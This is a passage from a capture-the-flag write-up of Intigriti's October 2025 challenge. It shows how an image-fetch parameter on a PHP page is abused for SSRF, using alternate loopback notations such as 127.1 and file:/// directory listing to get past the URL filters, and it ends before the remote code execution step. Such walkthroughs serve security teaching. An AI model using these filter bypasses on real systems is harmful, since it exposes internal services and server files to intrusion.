Intigriti October 2025 Challenge: CTF Challenge 1025 by chux

In October ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Capture the Flag challenge. The challenge itself was created by community member chux.

Rules of the challenge

- Should leverage a remote code execution vulnerability on the challenge page.
- Should require no user interaction.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should include:
  - The flag in the format `INTIGRITI{.*}`
  - The payload(s) used
  - Steps to solve (short description / bullet points)

Challenge


To simplify we need to find one or more vulnerabilities in the web application to discover a hidden flag on the web server. The flag should be captured via a remote code execution vulnerability.

The path to finding and chaining vulnerabilities to capture the flag

Step 1: Recon


It is always important to carefully check the target you are trying to attack and look around for possible weak spots. Use the web application and check the client side source code. The better you know how an application works the more chance you will have to find vulnerabilities.

The challenge starts at this web page: https://challenge-1025.intigriti.io/ but shows payloads can be tested here: https://challenge-1025.intigriti.io/challenge.php



The first thing to notice is that the challenge page is written in PHP as you can see in the URL bar ending with “challenge.php”. This means we will not be able to see all the source code like with JavaScript applications as PHP is code that runs on the web server side. This means that code review via the browser developer tools will not show everything we want to know.

Opening the developer tools and going to the “Sources” tab to inspect the “challenge.php” page will show only a part of the source code. We can see the CSS styling and HTML code for the input field. The actual logic that makes the web applications work is not visible to us so we will need to make a bit more of a black-box approach to this target.



Clicking around on this first page you will immediately notice the “Home”, “Contact” and “About” buttons are not implemented yet and thus not working. The only interesting functionality seems to be an input field that should allow us to fetch image files from web URLs we can choose.


A web application allowing to fetch content from other web resources should immediately ring a bell for possible SSRF (Server Side Request Forgery) attacks. Did the developer of this web application take into account that we would possibly not only fetch images but there is also a chance such functionality can be abused to fetch internal resources in the back-end infrastructure?

We can pretty fast conclude from our recon that the application runs server side due to PHP being used and there is a possible SSRF risk. The SSRF is our only lead we have at the moment to proceed.


Step 2: Checking for SSRF vulnerabilities

First I always try to use the application in the intended way to see if it works as expected. So in this case we can fetch an image hosted on another website.

I randomly take an URL of an image hosted on the intigriti main website and ask our application to fetch it.



This works but only returns the image source code and reveals the “?url=” parameter.




The full URL to fetch images is as following: https://challenge-1025.intigriti.io/challenge.php?url=

Fetching images is nice but harmless. The question is can we fetch internal resources? A logical next step is to fetch http://127.0.0.1 or http://localhost which refers to the address of the web server itself.


https://challenge-1025.intigriti.io/challenge.php?url=http%3A%2F%2F127.0.0.1

127.0.0.1 is blocked. The developer was aware for SSRF attacks via 127.0.0.1.



https://challenge-1025.intigriti.io/challenge.php?url=http%3A%2F%2Flocalhost

Localhost ends in the same way and is blocked.



You could think that you are out of options at this moment but that is not true. There a many more ways to refer to 127.0.0.1. For example if you ask this to chatGPT you will get a lot of possible options.

You will quickly notice the amount of options is pretty large. Did the developer take into account all of them?

Can you give me all notations for 127.0.0.1?

Absolutely — `127.0.0.1` is a special IPv4 address known as **localhost**, referring to the local machine. There are many equivalent ways to represent it due to variations in **IPv4 notation, DNS aliases, and encoding tricks**.

Here's a comprehensive list of **different notations** for `127.0.0.1`:

🧭 1. Standard dotted-decimal form

- `127.0.0.1` ← the common form

🔢 2. Omitted or compressed forms

IPv4 allows certain shorthand notations:

- `127.1` → the same as `127.0.0.1`
- `2130706433` → single integer (decimal form)
  - computed as `127×256³ + 0×256² + 0×256 + 1 = 2130706433`
- `0x7F000001` → hexadecimal (prefix `0x`)
- `017700000001` → octal representation (leading zero)
- `127.000.000.001` → leading zeros allowed in old notation (but discouraged)
- `127.00.01` → mixed short dotted notation
- `0x7f.1`, `127.1`, `127.0x0.1`, etc. → mixed hex/decimal components (still valid in some parsers)

🧱 3. DNS and hostname equivalents


These resolve to `127.0.0.1` in nearly all environments:

- `localhost`
- `localhost.localdomain`
- `loopback`
- `ip6-localhost` (though this technically maps to `::1` for IPv6)

🌐 4. IPv6 equivalent

Lets try “http://127.1”

https://challenge-1025.intigriti.io/challenge.php?url=http%3A%2F%2F127.1



And we bypassed the first implemented security measure against SSRF. We now see the source code of the “challenge.php” page.

We discovered potentially a promising SSRF but at the moment we are only able to read the page source code on the client side which we already know. We need to further leverage our SSRF.

When testing for SSRF always remember that “http” or “https” are not the only network protocols. There are many more that can be used to reach various resources in a certain way.


A small list but many more exist: ftp, ldap, netdoc, dict, jar, file, gopher… To be honest there are a lot of possible possibilities that can be tested.


Most protocols are bound to a certain technology and maybe not that interesting for all targets. One protocol to check for is the file:// one. This protocol can be used to read local files but also list local directory structures.

Below an example of the “file://” protocol in action. I have a folder “test” on my C: drive => “C:\test” We can use a browser with the “file://” protocol to list the directory content and read the file content.

file:///C:/test/

file:///C:/test/testdoc.txt






With this knowledge we can go back to our SSRF opportunity to try a directory listing of the root “/” directory on the web server hosting our challenge page.

To list the root / directory we use: file:///

https://challenge-1025.intigriti.io/challenge.php?url=file%3A%2F%2F%2F




We bump into the next security measure. The developer expected malicious attempts that are not using the “http” or “https” protocol and implemented a security measure.

There is only one issue with the implemented security measure and that is pretty much revealed in the error message.
“Invalid URL: must include 'http'”

The protocol scheme is “http://” or “https://” and a good security check should also check that an URL starts with this scheme and that the word “http” is not just located somewhere else in the URL.

